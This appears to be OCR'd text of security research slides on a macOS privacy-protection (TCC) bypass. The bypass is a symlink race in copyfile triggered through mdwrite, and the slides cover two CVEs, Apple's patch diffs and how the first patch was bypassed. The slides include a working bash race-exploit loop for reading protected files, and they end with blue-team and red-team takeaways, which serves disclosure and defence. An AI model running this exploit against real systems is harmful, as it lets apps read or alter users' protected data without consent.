
```
#!/bin/bash
# Usage: ./exploit.sh /path/to/any-tcc-protected-file
SRC="${HOME}/Library/Mobile Documents.tmp/com~apple~system~spotlight/mdlabels/kind.mdlabels/Contents/Info.plist"
DST="${HOME}/Library/Metadata/kind.mdlabels/Contents/Info.plist"

/tmp/racer "$SRC" "$1" &
while true; do
    echo "triggering the copyfile in mdwrite..." # copy the "Info.plist" from $SRC to $DST
    /tmp/trigger

    if [ -L "$DST" ]; then
        echo "$DST is a symlink"
    else
        if [ -f "$DST" ]; then # if dst is a regular file, check the file size
            size=$(wc -c < "$DST" 2>/dev/null)
            if [ "$size" -ne 1 ]; then # success if dst's size is not equal to src's size
                echo "success, we got the target at $DST!"
                break
            else
                echo "$DST is the content of src, not the target"
            fi
        else
            echo "$DST does not exist"
        fi
    fi

    echo "retry..."
    rm "$DST" 2>/dev/null
    pkill -9 mdwrite # restart mdwrite service and trigger the copy again
    sleep 0.1
done
```

1

4

2

3


Finder File Edit View Go Window Help
fuzz@fuzz-ma
tmp
Favorites
Recents
Applications
Desktop
Documents
Downloads
fuzz
Locations
iCloud Drive
etc
tftpboot
tmp
var
com.apple.la....2Kjz1sMy8Y
exploit.sh
mdlabels
prep.sh
racer
trigger
Macintosh HD › private › tmp
6 items, 64.45 GB available

Apple’s first patch

CVE-2024-54566

CVE-2024-54566

Apple has assigned CVE-2024-54566 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** A malicious app may be able to read or write to protected files
- **Description:** This issue was addressed with improved handling of symlinks.

support.apple.com/en-us/121250 ›
support.apple.com/en-us/121249 ›
support.apple.com/en-us/121248 ›
support.apple.com/en-us/121240 ›
support.apple.com/en-us/121238 ›

Waiting to be published…

Apple’s first patch

CVE-2024-54566

34 files changed +2509 -861 lines changed ↑ Top Search within code

copyfile.c

```
1774 +          return error;
1775     }
1776
1777     /*
@@ -1757,6 +1884,10 @@ static int copyfile_open(copyfile_state_t s)
1884
1885             if (s->src && s->src_fd == -2)
1886             {
1887 +                   mode_t expected_type = 0;
1888 +                   struct stat repeat_sb;
1889 +
1890 +                   /* Stat the file so that we know what file type we're looking at. */
1891                     if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstatx_np : statx_np)
1892                             (s->src, &s->sb, s->fsec))
1893                     {
```

```
1941     if ((s->src_fd = open(s->src, O_RDONLY | osrc , 0)) < 0)
1942     {
1943             copyfile_warn("open on %s", s->src);
1944             return -1;
1945     }
```

https://github.com/apple-oss-distributions/copyfile/commit/0ed7b920e2950ea4363f129407f1deee23c13a58#diff-7a7e2a03742b54024dd6626a0d19e4bdaab240d47de003f586e9756f06932935

Apple’s first patch

CVE-2024-54566

copyfile.c +1,089 -455

```
2002 +                  } else {
2003 +                          // We can just use the existing stat buffer's type
2004 +                          // as our expected type - this will be a regular file,
2005 +                          // directory, or symlink (or in the case where /dev/null
2006 +                          // is the source, a character device).
2007 +                          expected_type = s->sb.st_mode & S_IFMT;
2008 +
2009 +                          if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstat : stat)
2010 +                                  (s->src, &repeat_sb)) {
2011 +                                  copyfile_warn("repeat stat on %s\n", s->src);
2012 +                                  return -1;
2013 +                          }
2014 +                  }
2015 +
2016 +                  if ((repeat_sb.st_mode & S_IFMT) != expected_type) {
2017 +                          s->err = errno = EBADF;
2018 +                          copyfile_warn("file type (%u) does not match expected %u on %s\n",
2019 +                                  (uint32_t)(repeat_sb.st_mode & S_IFMT), (uint32_t)expected_type,
2020 +                                  s->src);
2021 +
2022 +                          return -1;
2023 +                  }
```

Double Check

Bypass Apple's first patch

"Double Fetch" becomes "Triple Fetch"

First Fetch:

```
1891                    if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstatx_np : statx_np)
1892                            (s->src, &s->sb, s->fsec))
```

Second Fetch:


```
1941                    if ((s->src_fd = open(s->src, O_RDONLY | osrc , 0)) < 0)
```

Third Fetch:

```
2009    +               if ((COPYFILE_NOFOLLOW_SRC & s->flags ? lstat : stat)
2010    +                       (s->src, &repeat_sb)) {
```

Exploit Again Using The Same Old Code!

Probability in theory = 50% * 50% * 50%



Apple’s second patch

CVE-2025-43220

copyfile

Available for: macOS Sequoia

Impact: An app may be able to access protected user data

Description: This issue was addressed with improved validation of symlinks.

CVE-2025-43220: Mickey Jin (@patch1t)

Apple’s second patch

CVE-2025-43220

```
45          src_fd = open(s->src, osrc, 0LL);
46          s->src_fd = src_fd;
47          if...
48          if...
49          s->dwordC4 |= 0x80u;
50          if ( fstat(src_fd, &src_fd_stat) )
51          {
52            v4 = *__error();
53            syslog_DARWIN_EXTSN(4, "fstat on open fd failed for %s\n: %m");
54            goto LABEL_147;
55          }
56          if ( s->sb.st_dev == src_fd_stat.st_dev && s->sb.st_ino == src_fd_stat.st_ino )
57          {
58            v55 = s->sb.st_mode & 0xF000;
59            if...
60          }
61          v59 = *__error();
62          syslog_DARWIN_EXTSN(4, "file %s changed behind our feet: %m", s->src);
00004AA0 _copyfile_open:56 (18FBB1AA0)
```

Make sure the first fetch and the second fetch are the same file.

Conclusions

Takeaways (Blue Team)

- Don’t overlook the security risk due to the narrow time window
- Validate patches against TOCTOU
- Handle file copying operations with caution. **Unless necessary, do not follow symbolic links**.
- **fd-based** operation is better than **path-based** operation (open the **fd** safely)

Conclusions

Takeaways (Red Team)

- Escape the "**Documented Behavior**" Trap (e.g., “*NSFileManager doesn’t follow symlinks*” **?**)
- Pay attention to all file operations in privileged processes
- Probability > Perfection (Entropy favors the attacker)
- Patch diffing reveals bypass opportunities
- The full exploit code is public: https://github.com/jhftss/POC

Thanks